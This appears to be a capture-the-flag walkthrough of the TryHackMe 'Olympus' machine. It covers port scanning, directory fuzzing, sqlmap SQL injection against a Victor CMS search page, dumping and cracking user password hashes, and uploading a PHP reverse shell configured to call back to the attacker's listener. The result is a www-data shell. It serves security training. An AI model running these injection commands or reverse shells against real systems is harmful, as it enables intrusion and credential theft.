

0lympus

By Praveen Kumar Sharma

For me IP of the machine is : 10.10.191.210

Lets try pinging it first

```
ping 10.10.191.210 -c 5
```

```
PING 10.10.191.210 (10.10.191.210) 56(84) bytes of data.  
64 bytes from 10.10.191.210: icmp_seq=1 ttl=60 time=156 ms  
64 bytes from 10.10.191.210: icmp_seq=2 ttl=60 time=168 ms  
64 bytes from 10.10.191.210: icmp_seq=3 ttl=60 time=168 ms  
64 bytes from 10.10.191.210: icmp_seq=4 ttl=60 time=195 ms  
64 bytes from 10.10.191.210: icmp_seq=5 ttl=60 time=156 ms  
  
--- 10.10.191.210 ping statistics ---  
5 packets transmitted, 5 received, 0% packet loss, time 4004ms  
rtt min/avg/max/mdev = 155.521/168.548/194.685/14.207 ms
```

Alright lets do some port scanning

Port Scanning :

All Port Scan

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.191.210 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.191.210 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-31 21:01 IST
Warning: 10.10.191.210 giving up on port because retransmission cap hit
Nmap scan report for 10.10.191.210
Host is up (0.15s latency).
Not shown: 64624 closed tcp ports (conn-refused), 909 filtered tcp ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Now lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.191.210 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.191.210 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-31 21:04 IST
Nmap scan report for 10.10.191.210
Host is up (0.17s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 0a:78:14:04:2c:df:25:fb:4e:a2:14:34:80:0b:85:39 (RSA)
|_ 256 8d:56:01:ca:55:de:e1:7c:64:04:ce:e6:f1:a5:c7:ac (ECDSA)
|_ 256 1f:c1:be:3f:9c:e7:8e:24:33:34:a6:44:af:68:4c:3c (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://olympus.thm
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 12.81 seconds
```

Aggressive scan

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 0a:78:14:04:2c:df:25:fb:4e:a2:14:34:80:0b:85:39 (RSA)
|_ 256 8d:56:01:ca:55:de:e1:7c:64:04:ce:e6:f1:a5:c7:ac (ECDSA)
|_ 256 1f:c1:be:3f:9c:e7:8e:24:33:34:a6:44:af:68:4c:3c (ED25519)
80/tcp    open  http      Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Did not follow redirect to http://olympus.thm
|_ http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

So lets add that domain in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25      greenhorn.htb
192.168.110.76  symfonos.local
192.168.110.101 breakout
10.10.235.31    cyberlens.thm
10.10.236.168   bricks.thm
10.10.37.234    airplane.thm
10.10.11.18     usage.htb
10.10.11.28     sea.htb
10.10.11.13     runner.htb      TeamCity.runner.htb
10.10.11.27     itrc.ssg.htb   resource.htb     signserv.ssg.htb
10.10.11.11     board.htb      crm.board.htb
10.10.10.245    cap.htb
10.10.11.30     monitorsthree.htb
10.10.191.210   olympus.thm
```

K now lets do some directory fuzzing next

Directory Fuzzing :

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://olympus.thm/FUZZ -t
200
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://olympus.thm/FUZZ -t 200
```



v2.1.0

```
-----  
:: Method          : GET  
:: URL             : http://olympus.thm/FUZZ  
:: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt  
:: Follow redirects : false  
:: Calibration      : false  
:: Timeout          : 10  
:: Threads          : 200  
:: Matcher          : Response status: 200-299,301,302,307,401,403,405,500  
-----
```

```
.hta           [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 149ms]  
.htaccess      [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 149ms]  
               [Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 213ms]  
.htpasswd      [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 4564ms]  
~webmaster     [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 5597ms]  
index.php      [Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 149ms]  
javascript     [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 151ms]  
phpmyadmin     [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 149ms]  
server-status  [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 153ms]
```


Directories

```
~webmaster [Status: 301, Size: 315, Words: 20, Lines: 10,  
Duration: 5597ms]  
index.php [Status: 200, Size: 1948, Words: 238, Lines: 48,  
Duration: 149ms]  
javascript [Status: 301, Size: 315, Words: 20, Lines: 10,  
Duration: 151ms]  
static [Status: 301, Size: 311, Words: 20, Lines: 10, Duration:  
150ms]
```


Alright lets see this web application now

Web Application :


Default page




Nothing in the source code as well lets check this `/~webmaster` directory



There are some link in the bottom if u click one it will take u to this page



A search bar, I tried ' and it shows an error



Gaining Access :

Lets find this exploit online

Found this one on exploitdb : <https://www.exploit-db.com/exploits/48734>

Victor CMS 1.0 - 'Search' SQL Injection

EDB-ID:

48734

CVE:

N/A

Author:

SCREETSEC

Type:

WEBAPPS

Platform:

PHP

Date:

2020-08-06

EDB Verified: ×**Exploit:**  / **Vulnerable App:**

```
# Exploit Title: Victor CMS 1.0 - 'Search' SQL Injection
# Date: 2020-08-06
# Exploit Author: Edo Maland
# Vendor Homepage: https://github.com/VictorAlagwu/CMSsite
# Software Link: https://github.com/VictorAlagwu/CMSsite/archive/master.zip
# Version: 1.0
# Tested on: XAMPP / Windows 10
```

Alright lets try the SQLmap command they have given i have some think in the command btw

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --
data="search=1337*&submit=" --dbs --random-agent -v 3 --batch
```

```
[21:18:54] [DEBUG] resuming configuration option 'string'
[21:18:54] [PAYLOAD] 1337' UNION ALL SELECT CONCAT(0x71
L,NULL,NULL,NULL,NULL,NULL, NULL FROM INFORMATION_SCHEMA
[21:18:54] [DEBUG] performed 1 query in 0.22 seconds
available databases [6]:
[*] information_schema
[*] mysql
[*] olympus
[*] performance_schema
[*] phpmyadmin
[*] sys

[21:18:54] [INFO] fetched data logged to text files under
[*] ending @ 21:18:54 /2024-08-31/
```

So i search mysql it had nothing useful lets see this olympus


```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --  
data="search=1337*&submit=" -D olympus --tables --random-agent -v 3 --batch
```

```
,NULL,NULL,NULL,NULL,NULL,NULL FROM INFORMATION_SCHEMA.  
[21:19:46] [DEBUG] performed 1 query in 0.22 seconds  
Database: olympus  
[6 tables]  
+-----+  
| categories |  
| chats      |  
| comments   |  
| flag       |  
| posts      |  
| users      |  
+-----+  
  
[21:19:46] [INFO] fetched data logged to text files under  
C:\Users\user\AppData\Local\Temp\sqlmap-20240831-211946-  
[*] ending @ 21:19:46 /2024-08-31/
```

here is your first flag use this command to get it

First Flag :

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --  
data="search=1337*&submit=" -D olympus -T flag --dump --random-agent -v 3 --  
batch
```

Anyway moving on lets see this users one

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --  
data="search=1337*&submit=" -D olympus -T users --dump --random-agent -v 3 --  
-batch
```

```
{3 entries}
```

user_id	randsalt	user_name	user_role	user_email	user_image	user_lastname	user_password
		user_firstname					
3	<blank>	prometheus	User	prometheus@olympus.thm	<blank>	<blank>	\$2y\$10\$Yc6uoMwk9VpB5QL513vfLu1RV2sgBf01c0LzPHcz1qK2EArDvnj3C
6	dgas	root	Admin	root@chat.olympus.thm	<blank>	<blank>	\$2y\$10\$lcs4XWc5yJVNsMb4CUB6JevEKIuWdZN3rsuKWHCc.F6tapBAFW.mK
7	dgas	zeus	User	zeus@chat.olympus.thm	<blank>	<blank>	\$2y\$10\$cpJKDXh2w1AI5K1CsUaLC0nf0g5fi60QSUS53zp/r0HMTaj6rT4lC
		zeus					

got the hashes here was only able to crack prometheus only lets see how to do that

First save the hash in a file then run john on it with rockyou

```
vim hash
```

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Olympus git:(main)±2 (1.306s)
```

```
john hash --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-openc1"
```

```
Use the "--format=bcrypt-openc1" option to force loading these as that type instead
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
```


```
No password hashes left to crack (see FAQ)
```

Lets see the password

```
john hash --show
```

```
?:summertime
```

```
1 password hash cracked, 0 left
```

 Creds found

Username : prometheus

Password : summertime


Also one more thing in the table dump here i noticed this

```
| prometheus@olympus.thm |  
| root@chat.olympus.thm |  
| zeus@chat.olympus.thm |
```


Lets add this to /etc/hosts as well

```
# Static table lookup for hostnames.  
# See hosts(5) for details.  
#  
10.10.11.25      greenhorn.htb  
192.168.110.76  symfonos.local  
192.168.110.101 breakout  
10.10.235.31    cyberlens.thm  
10.10.236.168   bricks.thm  
10.10.37.234    airplane.thm  
10.10.11.18     usage.htb  
10.10.11.28     sea.htb  
10.10.11.13     runner.htb      TeamCity.runner.htb  
10.10.11.27     itrc.ssg.htb    resource.htb      signserv.ssg.htb  
10.10.11.11     board.htb       crm.board.htb  
10.10.10.245    cap.htb  
10.10.11.30     monitorsthree.htb  
10.10.191.210   olympus.thm     chat.olympus.thm
```

Alright lets see this page now i.e. chat.olympus.thm



Lets login with our creds




It mentions a /uploads page here also one more thing is the one of the tables is also called chats lets see that to find the link to this prometheus_password.txt

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --  
data="search=1337*&submit=" -D olympus -T chats --dump --random-agent -v 3 -  
-batch
```

```
-----+-----+-----+  
| dt      | msg                                     | uname      | file      |  
-----+-----+-----+  
| 2022-04-05 | Attached : prometheus_password.txt    |             |           |  
|           |                                         | prometheus | 47c3210d51761686f3af40a875eeaaaa.txt |  
| 2022-04-05 | This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't d |  
|           | ownload it back...                    | prometheus | <blank>   |  
| 2022-04-06 | I know this is pretty cool. The IT guy used a random file name function to make it harder for attackers to access the uploaded fi |  
|           | les. He's still working on it.        | zeus       | <blank>   |  
-----+-----+-----+
```

Here it is stored lets see it now at

<http://chat.olympus.thm/uploads/47c3210d51761686f3af40a875eeaaaa.txt>



The screenshot shows a web browser window with the address bar displaying "http://chat.olympus.thm/uploads/47c3210d51761686f3af40a875eeaaaa.txt". The page content shows a chat message that says "you really thought it would be this easy ?!".

Lets just upload a revshell here (Use the pentest monkey php revshell)

Change the IP address and the port

```
set_time_limit (0);  
$VERSION = "1.0";  
$ip = '10.17.94.2'; // CHANGE THIS  
$port = 9001;      // CHANGE THIS  
$chunk_size = 1400;  
$write_a = null;  
$error_a = null;  
$shell = 'uname -a; w; id; /bin/sh -i';  
$daemon = 0;  
$debug = 0;
```

Now just upload it

Then u need to delete this file to get the updated database

```
rm -rf /home/pks/.local/share/sqlmap/output/olympus.thm/
```

Now just run the same sqlmap command again

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --  
data="search=1337*&submit=" -D olympus -T chats --dump --random-agent -v 3 -  
-batch
```

```
+-----+-----+-----+-----+  
| dt          | msg                                     | uname      | file                                               |  
+-----+-----+-----+-----+  
| 2022-04-05 | Attached : prometheus_password.txt    | prometheus | 47c3210d51761686f3af40a875eeaaea.txt |  
| 2022-04-05 | This looks great! I tested an upload and found the upload folder, but it | prometheus | <blank> |  
| 2022-04-06 | I know this is pretty cool. The IT guy used a random file name function | zeus       | <blank> |  
| 2024-08-31 | Attached : revshell.php               | prometheus | 1910ce8b5322881fed6a6dcf21aba733.php |  
| 2024-08-31 | hello                                 | prometheus | <blank> |  
+-----+-----+-----+-----+
```

Start a listener next

```
nc -lvnp 9001  
Listening on 0.0.0.0 9001
```

now go the link [/uploads/1910ce8b5322881fed6a6dcf21aba733.php](http://olympus.thm/~webmaster/uploads/1910ce8b5322881fed6a6dcf21aba733.php)

and u should have your revshell

```
nc -lvnp 9001  
Listening on 0.0.0.0 9001  
Connection received on 10.10.191.210 60644  
Linux olympus 5.4.0-109-generic #123-Ubuntu SMP Fri Apr 8 09:10:54 UTC 2  
16:10:50 up 43 min,  0 users,  load average: 0.00, 0.01, 0.07  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
```

Lets upgrade this

```
nc -lvnp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on 10.10.191.210 60644
```

```
Linux olympus 5.4.0-109-generic #123-Ubuntu SMP Fri Apr 8 09:10:54
```

```
16:10:50 up 43 min, 0 users, load average: 0.00, 0.01, 0.07
```

```
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@olympus:/$ ^Z
```

```
